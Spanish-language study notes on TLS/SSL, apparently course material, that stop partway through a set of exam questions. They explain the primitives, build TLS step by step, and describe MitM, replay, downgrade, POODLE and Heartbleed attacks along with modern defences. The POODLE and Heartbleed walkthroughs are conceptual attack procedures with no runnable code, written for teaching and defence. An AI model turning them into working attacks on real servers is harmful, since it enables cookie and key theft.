3.2.1. Criptografía de clave pública	7
3.2.2. Criptografía simétrica	8
3.3. Construcción paso a paso de TLS	8
3.3.1. Intento 1: Strawman básico	8
3.3.2. Problema: Man-in-the-middle	9
3.3.3. Intento 2: Agregando certificados	9
3.3.4. Problema: Integridad de mensajes	10
3.3.5. Intento 3: Cifrado autenticado	10
3.3.6. Problema: Ataques de replay	11
3.3.7. Problema: Compromiso de claves de largo plazo	12
3.3.8. Intento 4: Forward secrecy	12
3.4. TLS en la práctica	13
3.4.1. Componentes principales	13
3.4.2. Handshake TLS (simplificado)	14
4. Problemas y Ataques	16
4.1. Ataques a SSL 2.0	16
4.1.1. Downgrade de cifrados	16
4.2. Ataques a SSL 3.0	16
4.2.1. Version rollback	16
4.2.2. Eliminación de ChangeCipherSpec	16
4.2.3. POODLE (Padding Oracle On Downgraded Legacy Encryption)	17
4.3. Vulnerabilidades de implementación	18
4.3.1. Heartbleed (2014)	18
4.3.2. Otros problemas de implementación	19
5. Defensas Modernas	20
5.1. TLS 1.3	20
5.2. Mejores prácticas	20
5.3. Cifrado extremo a extremo	21
6. Escenarios Aplicados	22
6.1. Escenario 1: Man-in-the-middle sin certificados	22
6.2. Escenario 2: Ataque de replay	23
6.3. Escenario 3: POODLE en acción	23

6.4. Escenario 4: Compromiso futuro sin forward secrecy	24
6.5. Escenario 5: Heartbleed en servidor web	25
7. Posibles Preguntas de Examen	27
7.1. Pregunta 1	27
7.2. Pregunta 2	27
7.3. Pregunta 3	28
7.4. Pregunta 4	28
7.5. Pregunta 5	29
7.6. Pregunta 6	29
7.7. Pregunta 7	30
7.8. Pregunta 8	30
7.9. Pregunta 9	31
7.10. Pregunta 10	31
8. Hoja de Referencia Rápida	33

1. Resumen Claro

1.1. ¿Qué es TLS/SSL?

TLS (Transport Layer Security) y su predecesor SSL (Secure Sockets Layer) son protocolos criptográficos que crean un canal seguro sobre redes no confiables como Internet. Transforman TCP/IP inseguro en una conexión que proporciona confidencialidad, autenticidad e integridad.

Contexto histórico: SSL fue desarrollado originalmente por Netscape en los años 90 para hacer seguro el comercio electrónico. La idea central: superponer criptografía sobre TCP/IP para crear un canal donde puedas confiar tus datos sensibles.

1.2. ¿Por qué importa?

TCP/IP no proporciona seguridad criptográfica:

- Cualquiera en la red puede leer tus mensajes (sin confidencialidad)
- Cualquiera puede modificar mensajes en tránsito (sin integridad)
- No puedes verificar con quién estás hablando (sin autenticación)

El problema central: Necesitamos comunicación segura sobre una red insegura.

La solución: TLS/SSL usa criptografía para establecer un canal seguro. Una vez establecido, podemos ejecutar protocolos normales (HTTP, SMTP, IMAP) sobre él y obtener seguridad "gratis".

1.3. Conceptos principales

1. **Criptografía de clave pública:** Par PK/SK donde PK es pública y SK es secreta
2. **Criptografía simétrica:** Una sola clave K compartida secretamente por ambas partes
3. **Certificados:** Mensaje firmado por CA que vincula identidad con clave pública
4. **Handshake:** Protocolo para establecer claves compartidas de forma segura
5. **Protocolo de registro:** Cómo enviar/recibir mensajes cifrados y autenticados
6. **Forward secrecy:** Propiedad donde comprometer claves futuras no revela tráfico pasado
7. **Cifrado autenticado:** Combinar cifrado y MAC para confidencialidad e integridad
8. **Man-in-the-middle (MitM):** Ataque donde atacante se interpone entre cliente y servidor

1.4. ¿Cómo encaja en el curso?

TLS/SSL es un caso de estudio de **cómo diseñar protocolos criptográficos correctamente**:

- **Composición cuidadosa**: Combinar primitivas criptográficas sin debilitar seguridad
- **Evolución bajo ataque**: SSL 2.0, 3.0, TLS 1.0-1.3 - cada versión arregla ataques
- **Detalles importan**: Pequeños errores de diseño (como en POODLE) causan vulnerabilidades graves
- **Implementación vs especificación**: Incluso con especificación correcta, implementaciones pueden tener bugs (Heartbleed)
- **Principio de Horton**: Mensajes deben ser explícitos sobre contexto

Arquitectura básica:

```
[Cliente]                                [Servidor]
|                                         |
|---- Handshake TLS ----->|  (establecer claves)
|<-----|
|                                         |
|=== Datos cifrados =====>|  (comunicación segura)
|<=====|
```


2. Definiciones Clave

Términos Fundamentales

TLS (Transport Layer Security): Protocolo estándar internacional para canales seguros. Versión estandarizada de SSL.

SSL (Secure Sockets Layer): Protocolo original de Netscape para canales seguros. Ahora deprecado en favor de TLS.

Canal seguro: Conexión que proporciona confidencialidad, autenticidad e integridad de mensajes.

Clave pública (PK): Clave que puede ser compartida públicamente, usada para cifrar o verificar firmas.

Clave secreta/privada (SK): Clave que debe mantenerse secreta, usada para descifrar o crear firmas.

Clave simétrica (K): Clave compartida secretamente por ambas partes, usada para cifrado rápido.

Cifrado autenticado: Combinación de cifrado y MAC que proporciona tanto confidencialidad como integridad.

MAC (Message Authentication Code): Etiqueta criptográfica que autentica un mensaje usando clave simétrica.

Firma digital: $\text{Sign}(\text{SK}, m)$ produce una firma que puede ser verificada con PK.

Certificado: Mensaje firmado por CA que vincula nombre de servidor con su clave pública.

CA (Certificate Authority): Servidor de autoridad confiable que firma certificados.

Handshake: Protocolo de establecimiento de conexión que autentica partes y establece claves.

Protocolo de registro: Cómo formatear, cifrar, autenticar y transmitir mensajes.

Forward secrecy (secreto hacia adelante): Propiedad donde comprometer claves de largo plazo no revela comunicaciones pasadas.

Man-in-the-middle (MitM): Ataque donde adversario intercepta y potencialmente modifica comunicación entre dos partes.

Ataque de replay: Adversario retransmite mensajes válidos capturados anteriormente.

Número de secuencia: Contador incluido en mensajes para prevenir ataques de replay.

TOFU (Trust On First Use): Modelo donde se asume que la primera conexión es honesta y se recuerda la clave.

PRF (Pseudo-Random Function): Función para derivar claves criptográficamente fuertes de un secreto compartido.

CBC (Cipher Block Chaining): Modo de cifrado de bloque donde cada bloque depende del anterior.

POODLE: Ataque contra SSL 3.0 que explota manejo incorrecto de padding en CBC.

Heartbleed: Vulnerabilidad de implementación en OpenSSL que permitía robo de memoria.

Principio de Horton: Cada mensaje debe ser explícito sobre el contexto del que depende.

Cifrado extremo a extremo: Datos cifrados a nivel de aplicación, no solo en tránsito.

Cifrado en reposo: Datos cifrados mientras están almacenados, no solo durante transmisión.

3. Cómo Funciona

3.1. El problema: comunicación insegura

3.1.1. TCP/IP sin seguridad

Cuando te conectas a un servidor usando TCP/IP plano:

1. Tu computadora envía paquetes a través de Internet
2. Estos paquetes pasan por muchos routers intermedios
3. Cualquier router puede leer el contenido
4. Cualquier router puede modificar el contenido
5. No tienes garantía de con quién estás hablando

Ejemplo concreto: login bancario sin TLS:

- Envías: `POST /login username=alice&password=secret123`
- Cualquiera en WiFi público puede leerlo
- Atacante en la red puede modificarlo
- Atacante puede hacerse pasar por el banco

3.2. Primitivas criptográficas

Antes de entender TLS, necesitamos las herramientas criptográficas:

3.2.1. Criptografía de clave pública

Generación de claves:

- `KeyGen()` $\rightarrow$ (PK, SK)
- PK puede compartirse públicamente
- SK debe mantenerse absolutamente secreta

Cifrado:

- `c = Encrypt(PK, m)` - cualquiera puede cifrar con clave pública
- `m = Decrypt(SK, c)` - solo quien tiene SK puede descifrar

Firmas:

- `sig = Sign(SK, m)` - solo quien tiene SK puede firmar
- `Verify(PK, m, sig)` $\rightarrow$ OK/FAIL - cualquiera puede verificar

Ventajas: No necesitas compartir secretos previamente.

Desventajas: Lento comparado con criptografía simétrica.

3.2.2. Criptografía simétrica

Generación de claves:

- $\text{KeyGen}() \rightarrow K$
- Ambas partes necesitan conocer K
- K debe mantenerse secreta

Cifrado:

- $c = \text{Encrypt}(K, m)$
- $m = \text{Decrypt}(K, c)$
- Misma clave para cifrar y descifrar

Autenticación (MAC):

- $\text{tag} = \text{MAC}(K, m)$ - genera etiqueta de autenticación
- Verificación: recalcular MAC y comparar
- **Crítico:** Usar clave diferente para MAC y cifrado

Ventajas: Rápido, eficiente.

Desventajas: Necesitas establecer clave compartida de forma segura.

3.3. Construcción paso a paso de TLS

3.3.1. Intento 1: Strawman básico

Protocolo ingenuo:

1. $C \rightarrow S$: conectar
2. $C \leftarrow S$: mi clave pública es PK_S
3. $C \rightarrow S$: $\text{Encrypt}(\text{PK}_S, \text{freshKey})$
4. $C \leftrightarrow S$: $\text{Encrypt}(\text{freshKey}, \text{mensajes...})$

¿Qué logramos?

- Cliente y servidor comparten **freshKey**
- Mensajes subsecuentes están cifrados
- Confidencialidad contra escuchas pasivos

Problema 1: ¿Cómo sabe el cliente que PK_S realmente pertenece al servidor?

3.3.2. Problema: Man-in-the-middle

Escenario de ataque:

1. $C \rightarrow A$: conectar (A intercepta)
2. $C \leftarrow A$: PK_atacante (A envía su propia clave)
3. $C \rightarrow A$: Encrypt(PK_atacante, freshKey)
4. A descifra con SK_atacante, obtiene freshKey
5. $A \rightarrow S$: conectar al servidor real
6. $A \leftarrow S$: PK_S
7. $A \rightarrow S$: Encrypt(PK_S, freshKey2)
8. $A \leftrightarrow C$: comunicación cifrada (A puede leer/modificar todo)
9. $A \leftrightarrow S$: comunicación cifrada (A reenvía)

Desde la perspectiva del cliente:

- Recibió una clave pública
- Estableció conexión cifrada
- Todo parece normal
- Pero en realidad habla con el atacante

La lección: Cifrado sin autenticación es insuficiente.

3.3.3. Intento 2: Agregando certificados

Solución: Vincular PK_S con la identidad del servidor usando certificados.

Certificado del servidor:

- CA (autoridad confiable) mantiene tabla: (nombre_servidor, PK_servidor)
- CA firma: $\text{Sign}(\text{SK_CA}, \{\text{servidor}, \text{PK_S}\})$
- Este mensaje firmado es el certificado
- Servidor envía certificado al cliente
- Cliente verifica usando PK_CA (pre-instalada)

Protocolo mejorado:

1. $C \rightarrow S$: conectar
2. $C \leftarrow S$: PK_S, $\text{Sign}(\text{SK_CA}, \{\text{servidor}, \text{PK_S}\})$
3. Cliente verifica: $\text{Verify}(\text{PK_CA}, \{\text{servidor}, \text{PK_S}\}, \text{firma})$

4. Si válida: $C \rightarrow S$: $\text{Encrypt}(\text{PK}_S, \text{freshKey})$
5. $C \leftrightarrow S$: $\text{Encrypt}(\text{freshKey}, \text{mensajes...})$

¿Por qué funciona contra MitM?

- Atacante no tiene certificado válido para $\text{PK}_{\text{atacante}}$
- Solo CA puede firmar certificados
- Atacante no conoce SK_{CA}
- Cliente rechaza conexión si certificado no es válido

Bootstrap de confianza:

- Cliente necesita conocer PK_{CA} de antemano
- Navegadores vienen con certificados raíz pre-instalados
- Asumimos que estas claves pre-instaladas son correctas

Problema 2: Los mensajes cifrados no tienen integridad.

3.3.4. Problema: Integridad de mensajes

Cliente envía: “Transferir \$1 a cuenta de Bob”

Cifrado solo proporciona confidencialidad:

- $\text{Decrypt}()$ siempre produce algo
- Atacante modifica texto cifrado
- Decrypt produce mensaje diferente (potencialmente predecible)
- Ejemplo: voltear bit en texto cifrado puede voltear bit en mensaje
- Resultado: “Transferir \$129 a cuenta de Bob”

La lección: Confidencialidad $\neq$ integridad.

3.3.5. Intento 3: Cifrado autenticado

Solución: Agregar MAC para autenticar mensajes.

Protocolo:

- Cliente y servidor derivan dos claves de freshKey :
 - K_1 para cifrado
 - K_2 para MAC
- Enviar mensaje m :
 - $c = \text{Encrypt}(K_1, m)$
 - $\text{tag} = \text{MAC}(K_2, c)$

- Enviar: (c, tag)
- Recibir (c, tag) :
 - Recalcular: $\text{tag}' = \text{MAC}(K2, c)$
 - Verificar: $\text{tag} == \text{tag}'$
 - Si falla: rechazar mensaje
 - Si pasa: $m = \text{Decrypt}(K1, c)$

¿Por qué funciona?

- Atacante modifica c a c'
- $\text{MAC}(K2, c')$ será diferente
- Atacante no puede calcular MAC correcto sin $K2$
- Mensaje modificado es rechazado

Crítico: Claves $K1$ y $K2$ deben ser diferentes.

Problema 3: Ataques de replay.

3.3.6. Problema: Ataques de replay

Cliente envía: “Transferir \$10 a Bob”

Atacante observa:

- Captura (c, tag) - mensaje válido y autenticado
- Retransmite el mismo mensaje 100 veces
- Cada mensaje pasa verificación de MAC
- Servidor procesa: \$10 transferido 100 veces

Solución 1: Números de secuencia

Para protocolos orientados a flujo (como TCP):

- Incluir número de secuencia en cada mensaje
- Comenzar en 0, incrementar con cada mensaje
- Receptor mantiene contador del último número visto
- Rechazar mensajes con números antiguos o duplicados
- MAC incluye número de secuencia

Solución 2: Timestamps/Session ID

Para protocolos orientados a mensajes:

- Incluir timestamp o ID de sesión en mensaje
- Receptor mantiene registro de mensajes vistos
- Rechazar mensajes duplicados dentro del período
- Expiración automática de registros antiguos

Problema 4: Compromiso futuro del servidor.

3.3.7. Problema: Compromiso de claves de largo plazo

Escenario:

- Atacante graba todo el tráfico cifrado (años de datos)
- Años después, compromete servidor y roba SK_S
- Puede descifrar tráfico antiguo grabado

¿Cómo?

1. De tráfico grabado, extrae: $\text{Encrypt}(\text{PK}_S, \text{freshKey})$
2. Usa SK_S robada: $\text{Decrypt}(\text{SK}_S, \dots) = \text{freshKey}$
3. Ahora tiene freshKey usada años atrás
4. Descifra todos los mensajes de esa sesión

La lección: Claves de largo plazo son un riesgo para datos históricos.

3.3.8. Intento 4: Forward secrecy

Idea central: Separar claves de autenticación de claves de cifrado.

Claves de largo plazo:

- Solo para firmas, no para cifrado
- SK_S firma mensajes
- Comprometer SK_S en el futuro permite falsificar en el futuro
- Pero no ayuda a descifrar tráfico pasado

Claves efímeras:

- Generadas para una sola sesión
- Usadas solo para cifrado
- Destruídas después de la sesión
- Nunca almacenadas en disco

Protocolo con forward secrecy (strawman):

1. $C \rightarrow S$: conectar
2. S genera par efímero: $(\text{PK}_{\text{conn}}, \text{SK}_{\text{conn}})$
3. $C \leftarrow S$:
 - PK_{conn} (clave efímera)
 - $\text{Sign}(\text{SK}_{\text{CA}}, \{\text{servidor}, \text{PK}_S\})$ (certificado)
 - $\text{Sign}(\text{SK}_S, \text{PK}_{\text{conn}})$ (servidor firma clave efímera)

4. Cliente verifica ambas firmas
5. $C \rightarrow S$: $\text{Encrypt}(\text{PK}_{\text{conn}}, \text{freshKey})$
6. S descifra con SK_{conn} y destruye SK_{conn}
7. $C \leftrightarrow S$: $\text{Encrypt}(\text{freshKey}, \text{mensajes...})$

¿Qué ganamos?

- SK_{conn} solo existe durante handshake
- Después es destruida permanentemente
- Atacante futuro con SK_S no puede descifrar tráfico viejo
- SK_S solo autentica PK_{conn} , no cifra freshKey

En la práctica:

- TLS moderno usa Diffie-Hellman efímero
- Ambas partes generan claves temporales
- Acuerdan clave compartida sin transmitirla
- Destruyen claves temporales después

3.4. TLS en la práctica

3.4.1. Componentes principales

1. Protocolo de handshake:

- Autenticar servidor (y opcionalmente cliente)
- Acordar versión de protocolo
- Negociar algoritmos criptográficos
- Establecer claves compartidas

2. Protocolo de registro:

- Fragmentar datos en registros
- Comprimir (opcional)
- Agregar MAC
- Cifrar
- Transmitir

3.4.2. Handshake TLS (simplificado)

Basado en SSL 3.0:

1. **ClientHello**: $C \rightarrow S$
 - Versión de protocolo soportada
 - randomC (número aleatorio)
 - session_id (para resumir sesiones)
 - Lista de cifrados soportados
2. **ServerHello**: $S \rightarrow C$
 - Versión elegida
 - randomS (número aleatorio)
 - session_id
 - Cifrado elegido
3. **Certificate**: $S \rightarrow C$
 - Cadena de certificados del servidor
4. **ServerHelloDone**: $S \rightarrow C$
5. Cliente verifica certificados
6. Cliente genera pre_master_secret aleatorio
7. **ClientKeyExchange**: $C \rightarrow S$
 - $\text{Encrypt}(\text{PK}_S, \text{pre_master_secret})$
8. Ambas partes derivan claves:
 - $\text{master_secret} = \text{PRF}(\text{pre_master_secret}, \text{"master secret"}, \text{randomC} \text{ — randomS})$
 - $\text{claves} = \text{PRF}(\text{master_secret}, \text{"key expansion"}, \text{randomS} \text{ — randomC})$
 - Genera: C_mac_key, C_enc_key, S_mac_key, S_enc_key
9. **ChangeCipherSpec**: $C \rightarrow S$
 - Señala inicio de mensajes cifrados
10. **Finished**: $C \rightarrow S$ (cifrado y con MAC)
 - MAC de todos los mensajes de handshake
 - Verifica que handshake no fue modificado
11. **ChangeCipherSpec**: $S \rightarrow C$
12. **Finished**: $S \rightarrow C$ (cifrado y con MAC)

13. Comunicación de aplicación cifrada y autenticada

Propósito de randomC y randomS:

- Prevenir ataques de replay de handshakes
- Asegurar que cada sesión tiene claves únicas
- Mezclar aleatoriedad de ambas partes

Mensaje Finished:

- Incluye hash de todos los mensajes de handshake
- Verifica integridad del handshake completo
- Previene que atacante modifique negociación

4. Problemas y Ataques

4.1. Ataques a SSL 2.0

4.1.1. Downgrade de cifrados

Vulnerabilidad:

- ClientHello no estaba autenticado
- Atacante podía modificar lista de cifrados
- Forzar negociación de cifrados débiles

Ataque:

1. C → A: ClientHello con cifrados [fuerte, débil]
2. A modifica a: [débil]
3. A → S: ClientHello modificado
4. S elige cifrado débil (único disponible)
5. Atacante puede romper cifrado débil

Lección: Todos los mensajes de negociación deben autenticarse.

4.2. Ataques a SSL 3.0

4.2.1. Version rollback

Vulnerabilidad:

- Atacante modifica ClientHello para indicar versión 2.0
- Servidor acepta versión antigua y más débil

Defensa en TLS:

- Cliente agrega marcador especial en bytes de padding
- Servidor verifica marcador
- Solo funciona con intercambio de claves RSA

4.2.2. Eliminación de ChangeCipherSpec

Vulnerabilidad en SSL 3.0:

- MAC del mensaje Finished no incluía ChangeCipherSpec
- Atacante podía eliminar estos mensajes
- Cliente y servidor nunca activarían cifrado
- Comunicación en texto plano

Defensa en TLS 1.0:

- Finished debe estar precedido por ChangeCipherSpec
- Receptor verifica este requisito

Lección (Principio de Horton): Mensajes deben ser explícitos sobre contexto.

4.2.3. POODLE (Padding Oracle On Downgraded Legacy Encryption)

Descubierto: Octubre 2014

Contexto: Ataque contra SSL 3.0 que explota manejo de padding en CBC.

Operación normal de CBC:

- Cifrado: $C_i = E(K, M_i \text{ XOR } C_{i-1})$
- $C_0 = IV$ (vector de inicialización aleatorio)
- Descifrado: $M_i = D(K, C_i) \text{ XOR } C_{i-1}$

Formato de mensaje SSL:

[mensaje] || [MAC de 20 bytes] || [padding]

- Último byte indica longitud de padding
- Otros bytes de padding: valor no especificado (cualquier cosa)
- **Crítico:** MAC no cubre el padding

El ataque:

Configuración:

1. Víctima visita sitio del atacante
2. JavaScript del atacante genera solicitudes a sitio objetivo
3. Ejemplo: POST /path Cookie: secret=<valor>
4. Navegador incluye cookie automáticamente
5. Atacante intercepta tráfico entre víctima y sitio objetivo

Técnica:

1. Atacante organiza mensaje para que:
 - Byte objetivo de cookie esté en último byte de bloque C_i
 - Haya bloque completo de padding P
2. Atacante copia C_i sobre bloque de padding P
3. Envía mensaje modificado al servidor
4. Si servidor acepta:

- Significa que $D(K, C_i)[15] \text{ XOR } C_{n-1}[15] = 15$
- Sabemos: $D(K, C_i)[15] = M_i[15] \text{ XOR } C_{i-1}[15]$
- Por tanto: $M_i[15] = 15 \text{ XOR } C_{n-1}[15] \text{ XOR } C_{i-1}[15]$
- Atacante recupera byte de cookie

5. Si servidor rechaza:

- Conexión se cierra
- Reintentar con nueva conexión (diferente IV)
- Probabilidad 1/256 de éxito por intento

6. Repetir para cada byte de cookie

¿Por qué funciona?

- SSL 3.0 no especifica contenido de padding
- MAC no cubre padding
- Servidor solo verifica último byte de padding
- Atacante puede probar valores manipulando bloques

Mitigaciones:

- Deshabilitar SSL 3.0 completamente
- TLS especifica todos los bytes de padding
- TLS verifica todos los bytes de padding
- Usar cifrados AEAD (Authenticated Encryption with Associated Data)

Lecciones:

- Error de protocolo, no de implementación
- Detalles aparentemente menores importan
- MAC debe cubrir toda la estructura
- Especificaciones deben ser completas y precisas

4.3. Vulnerabilidades de implementación

4.3.1. Heartbleed (2014)

Qué es:

- Bug en OpenSSL (implementación popular de TLS)
- Error de desbordamiento de buffer
- Permitía leer memoria del servidor

Cómo funcionaba:

- Extensión Heartbeat: cliente envía datos, servidor los devuelve
- Mensaje incluye: datos + longitud
- OpenSSL no verificaba longitud real vs longitud declarada
- Atacante podía decir: “devuélveme 64KB” enviando solo 1 byte
- Servidor devolvía 64KB de su propia memoria

Consecuencias:

- Robo de claves privadas del servidor
- Robo de claves de sesión
- Robo de credenciales de usuarios
- Afectó a aproximadamente 17 % de servidores HTTPS

Lección: La seguridad del protocolo depende de implementación correcta.

4.3.2. Otros problemas de implementación

Aleatoriedad débil:

- Algunos sistemas usan generadores de números aleatorios predecibles
- Debian 2006-2008: bug redujo entropía de generación de claves
- Atacante podía probar todas las claves posibles

Criptografía débil:

- Algunos servidores aceptan algoritmos obsoletos (MD5, RC4)
- Android antiguos elegían cifrados débiles
- Permitía ataques de downgrade

5. Defensas Modernas

5.1. TLS 1.3

Mejoras principales:

1. Handshake simplificado:

- Menos round-trips (1-RTT en lugar de 2-RTT)
- 0-RTT para sesiones resumidas
- Más difícil cometer errores de implementación

2. Cifrados débiles removidos:

- No más RC4, DES, 3DES
- No más cifrados sin forward secrecy
- Solo cifrados AEAD

3. Forward secrecy obligatorio:

- Intercambio RSA removido
- Solo Diffie-Hellman efímero
- Todas las sesiones tienen forward secrecy

4. Más cifrado:

- Handshake cifrado después de ServerHello
- Menos metadatos visibles

5.2. Mejores prácticas

Para servidores:

1. Usar TLS 1.3 o TLS 1.2 mínimo
2. Deshabilitar SSL 3.0 y versiones anteriores
3. Preferir cifrados con forward secrecy
4. Usar certificados con claves fuertes (RSA 2048+ o ECDSA)
5. Implementar HSTS (HTTP Strict Transport Security)
6. Monitorear vulnerabilidades en bibliotecas

Para clientes:

1. Verificar certificados correctamente
2. Rechazar certificados inválidos (no hacer excepciones)
3. Usar bibliotecas actualizadas
4. Verificar que URL comienza con https://
5. Atención a advertencias del navegador

5.3. Cifrado extremo a extremo

Limitación de TLS: Solo protege datos en tránsito.

Servidor comprometido:

- TLS protege contra atacantes en la red
- Datos están en texto plano en el servidor
- Servidor comprometido puede leer todo

Solución: Cifrado extremo a extremo:

- Cifrar a nivel de aplicación, no solo transporte
- Datos cifrados con clave del destinatario final
- Servidor almacena/reenvía texto cifrado
- Solo destinatario puede descifrar

Ejemplo: Mensajería:

1. Alice cifra mensaje con PK_Bob
2. Envía texto cifrado al servidor
3. Servidor almacena y reenvía (no puede leer)
4. Bob descarga y descifra con SK_Bob

Ejemplo: Almacenamiento:

1. Usuario cifra archivo con su propia clave
2. Sube texto cifrado al servidor
3. Servidor almacena (no puede leer)
4. Usuario descarga y descifra cuando necesita

Compartir datos cifrados:

Problema: ¿Cómo dar acceso a múltiples usuarios?

Solución ingenua: Cifrar múltiples copias

- Una copia por usuario
- Ineficiente, versiones divergentes

Solución mejor: Encadenar claves

1. Generar clave del documento: K_doc
2. Cifrar documento: Encrypt(K_doc, doc)
3. Para cada usuario: Encrypt(PK_usuario, K_doc)
4. Solo una copia del documento cifrado
5. Fácil agregar/remover usuarios

6. Escenarios Aplicados

6.1. Escenario 1: Man-in-the-middle sin certificados

Situación: Usas WiFi pública en un café. Atacante controla el router.

Sin certificados:

1. Te conectas a banco.com
2. Atacante intercepta, envía su PK_atacante
3. Estableces conexión cifrada con atacante
4. Atacante establece conexión separada con banco real
5. Reenvía todo, puede leer/modificar
6. Desde tu perspectiva: conexión cifrada, todo normal

Con certificados:

1. Te conectas a banco.com
2. Atacante intercepta
3. Atacante envía PK_atacante
4. Atacante no tiene certificado válido para banco.com
5. Navegador verifica certificado, falla
6. Navegador muestra error, bloquea conexión
7. Tú no procedes (si eres prudente)

Pregunta: ¿Qué pasa si el atacante envía certificado real del banco?

Respuesta:

- Certificado está firmado para PK_banco, no PK_atacante
- Atacante no conoce SK_banco
- No puede completar handshake
- Handshake TLS verifica que servidor posee clave privada
- Conexión falla

6.2. Escenario 2: Ataque de replay

Situación: Banco online sin protección de replay.

Ataque:

1. Usuario legítimo: “Transferir \$100 a Bob”
2. Mensaje cifrado y con MAC correctamente
3. Atacante captura: (c, tag)
4. Atacante retransmite mensaje 50 veces
5. Cada mensaje es válido (MAC correcto)
6. Resultado: \$5000 transferidos a Bob

Defensa con números de secuencia:

1. Mensaje incluye contador: seq=1
2. MAC cubre: $\text{MAC}(K, \text{seq} \text{ — mensaje})$
3. Servidor mantiene: `último_seq_visto = 1`
4. Atacante retransmite mensaje con seq=1
5. Servidor: “seq=1 ya fue procesado, rechazar”
6. Ataque fallido

¿Qué pasa si atacante modifica seq a 2?

- MAC cubre número de secuencia
- $\text{MAC}(K, 2 \text{ — mensaje})$ será diferente
- Atacante no conoce K, no puede recalcular MAC
- Servidor rechaza

6.3. Escenario 3: POODLE en acción

Situación: Usuario con navegador antiguo visita sitio malicioso.

Configuración:

- Navegador soporta SSL 3.0 como fallback
- Usuario logueado en Gmail
- Cookie de sesión: `secret=abc123xyz`

Ataque:

1. Sitio malicioso ejecuta JavaScript
2. JavaScript genera solicitudes HTTPS a gmail.com

3. Navegador incluye cookie automáticamente
4. Atacante controla network path (WiFi pública)
5. Atacante fuerza downgrade a SSL 3.0
6. JavaScript ajusta tamaño de solicitud para que:
 - Primer byte de cookie esté en posición $C_i[15]$
 - Haya bloque completo de padding
7. Atacante copia C_i sobre bloque de padding
8. Envía al servidor
9. Si acepta: descifró un byte
10. Si rechaza: reintenta (probabilidad $1/256$)
11. Repite para cada byte de la cookie
12. Después de 256 intentos por byte: cookie completa

Pregunta: ¿Por qué el servidor acepta solicitudes repetidas?

Respuesta:

- Cada intento es una nueva conexión
- Diferentes IVs, diferentes claves de sesión
- Servidor ve solicitudes legítimas del usuario
- JavaScript puede generar miles de solicitudes

Mitigación:

- Deshabilitar SSL 3.0 completamente
- Usar TLS_FALLBACK_SCSV para prevenir downgrades
- Navegadores modernos no soportan SSL 3.0

6.4. Escenario 4: Compromiso futuro sin forward secrecy

Situación: Organización de derechos humanos 2015-2020.

Sin forward secrecy:

1. 2015-2019: Comunicaciones cifradas con TLS
2. Adversario graba todo el tráfico (no puede descifrar)
3. 2020: Adversario roba $SK_{servidor}$
4. Adversario procesa grabaciones:
 - Extrae: $Encrypt(PK_{servidor}, freshKey)$

- Descifra: $\text{Decrypt}(\text{SK}_{\text{servidor}}, \dots) = \text{freshKey}$
- Descifra toda la sesión con freshKey

5. Resultado: 5 años de comunicaciones reveladas

Con forward secrecy:

1. 2015-2019: Comunicaciones usan claves efímeras

2. Cada sesión:

- Servidor genera $(\text{PK}_{\text{temp}}, \text{SK}_{\text{temp}})$
- Firma PK_{temp} con $\text{SK}_{\text{servidor}}$
- Usa SK_{temp} solo durante handshake
- Destruye SK_{temp} después

3. 2020: Adversario roba $\text{SK}_{\text{servidor}}$

4. Adversario intenta descifrar grabaciones:

- Necesita SK_{temp} para descifrar freshKey
- SK_{temp} fue destruida hace años
- No existe en ningún lugar
- Adversario no puede descifrar

5. Resultado: Comunicaciones pasadas permanecen seguras

Lección: Forward secrecy protege contra compromisos futuros.

6.5. Escenario 5: Heartbleed en servidor web

Situación: Servidor web ejecuta OpenSSL vulnerable (2012-2014).

Ataque:

1. Atacante envía mensaje Heartbeat malicioso
2. Mensaje dice: “datos = 'A', longitud = 64000”
3. OpenSSL no verifica longitud real
4. Servidor devuelve 64KB de su memoria
5. Memoria puede contener:
 - $\text{SK}_{\text{servidor}}$ (clave privada)
 - Claves de sesión activas
 - Contraseñas de usuarios
 - Cookies de sesión
 - Otros datos sensibles
6. Atacante repite muchas veces

7. Eventualmente obtiene SK_servidor

Consecuencias:

- Con SK_servidor, atacante puede:
 - Hacerse pasar por el servidor
 - Descifrar tráfico si intercepta
 - Firmar certificados falsos (si CA)
- Millones de servidores afectados
- Muchos tuvieron que revocar certificados
- Regenerar todas las claves

Mitigación:

1. Actualizar OpenSSL inmediatamente
2. Revocar certificados comprometidos
3. Generar nuevos pares de claves
4. Obtener nuevos certificados
5. Resetear todas las sesiones de usuario

Lección: Vulnerabilidades de implementación pueden ser tan graves como fallas de protocolo.

7. Posibles Preguntas de Examen

7.1. Pregunta 1

¿Por qué necesitamos tanto criptografía de clave pública como simétrica en TLS? ¿Por qué no usar solo una?

Respuesta:

- Clave pública: necesaria para autenticación y establecimiento de clave
 - Permite autenticar servidor sin secreto previo compartido
 - Permite intercambio seguro de clave simétrica
 - Problema: muy lenta (100-1000x más lenta que simétrica)
- Clave simétrica: necesaria para cifrado de datos
 - Rápida y eficiente para grandes volúmenes de datos
 - Problema: requiere clave compartida previamente
- TLS combina ambas:
 - Usa clave pública para handshake (autenticación + intercambio)
 - Establece clave simétrica compartida
 - Usa clave simétrica para cifrado de datos de aplicación
- Trade-off: Seguridad de pública + eficiencia de simétrica

7.2. Pregunta 2

Explica el ataque man-in-the-middle contra TLS sin certificados. ¿Cómo lo previenen los certificados?

Respuesta:

- Sin certificados:
 - Cliente recibe PK del servidor
 - No puede verificar que PK realmente pertenece al servidor
 - Atacante intercepta, envía PK_atacante
 - Cliente cifra con PK_atacante
 - Atacante descifra, lee/modifica, reenvía
- Con certificados:
 - Servidor envía certificado: $\text{Sign}(\text{SK_CA}, \{\text{servidor}, \text{PK_S}\})$
 - Cliente verifica usando PK_CA (pre-instalada)
 - Certificado vincula nombre del servidor con PK_S
 - Atacante no puede falsificar certificado (no tiene SK_CA)
 - Cliente rechaza conexión si certificado inválido
- Bootstrap: Cliente debe conocer PK_CA de forma confiable

7.3. Pregunta 3

¿Qué es cifrado autenticado? ¿Por qué no es suficiente solo cifrar los mensajes?

Respuesta:

- Cifrado solo proporciona confidencialidad, no integridad
- Atacante puede modificar texto cifrado:
 - Decrypt() siempre produce algún resultado
 - Modificaciones pueden tener efectos predecibles
 - Ejemplo CBC: voltear bit en c voltea bit en m
- Cifrado autenticado = Encrypt + MAC:
 - $c = \text{Encrypt}(K1, m)$
 - $\text{tag} = \text{MAC}(K2, c)$
 - Enviar (c, tag)
- Receptor verifica MAC antes de descifrar
- Modificaciones detectadas y rechazadas
- Crítico: Usar claves diferentes K1 y K2

7.4. Pregunta 4

¿Qué son los ataques de replay y cómo se defiende TLS contra ellos?

Respuesta:

- Ataque de replay: adversario retransmite mensajes válidos capturados
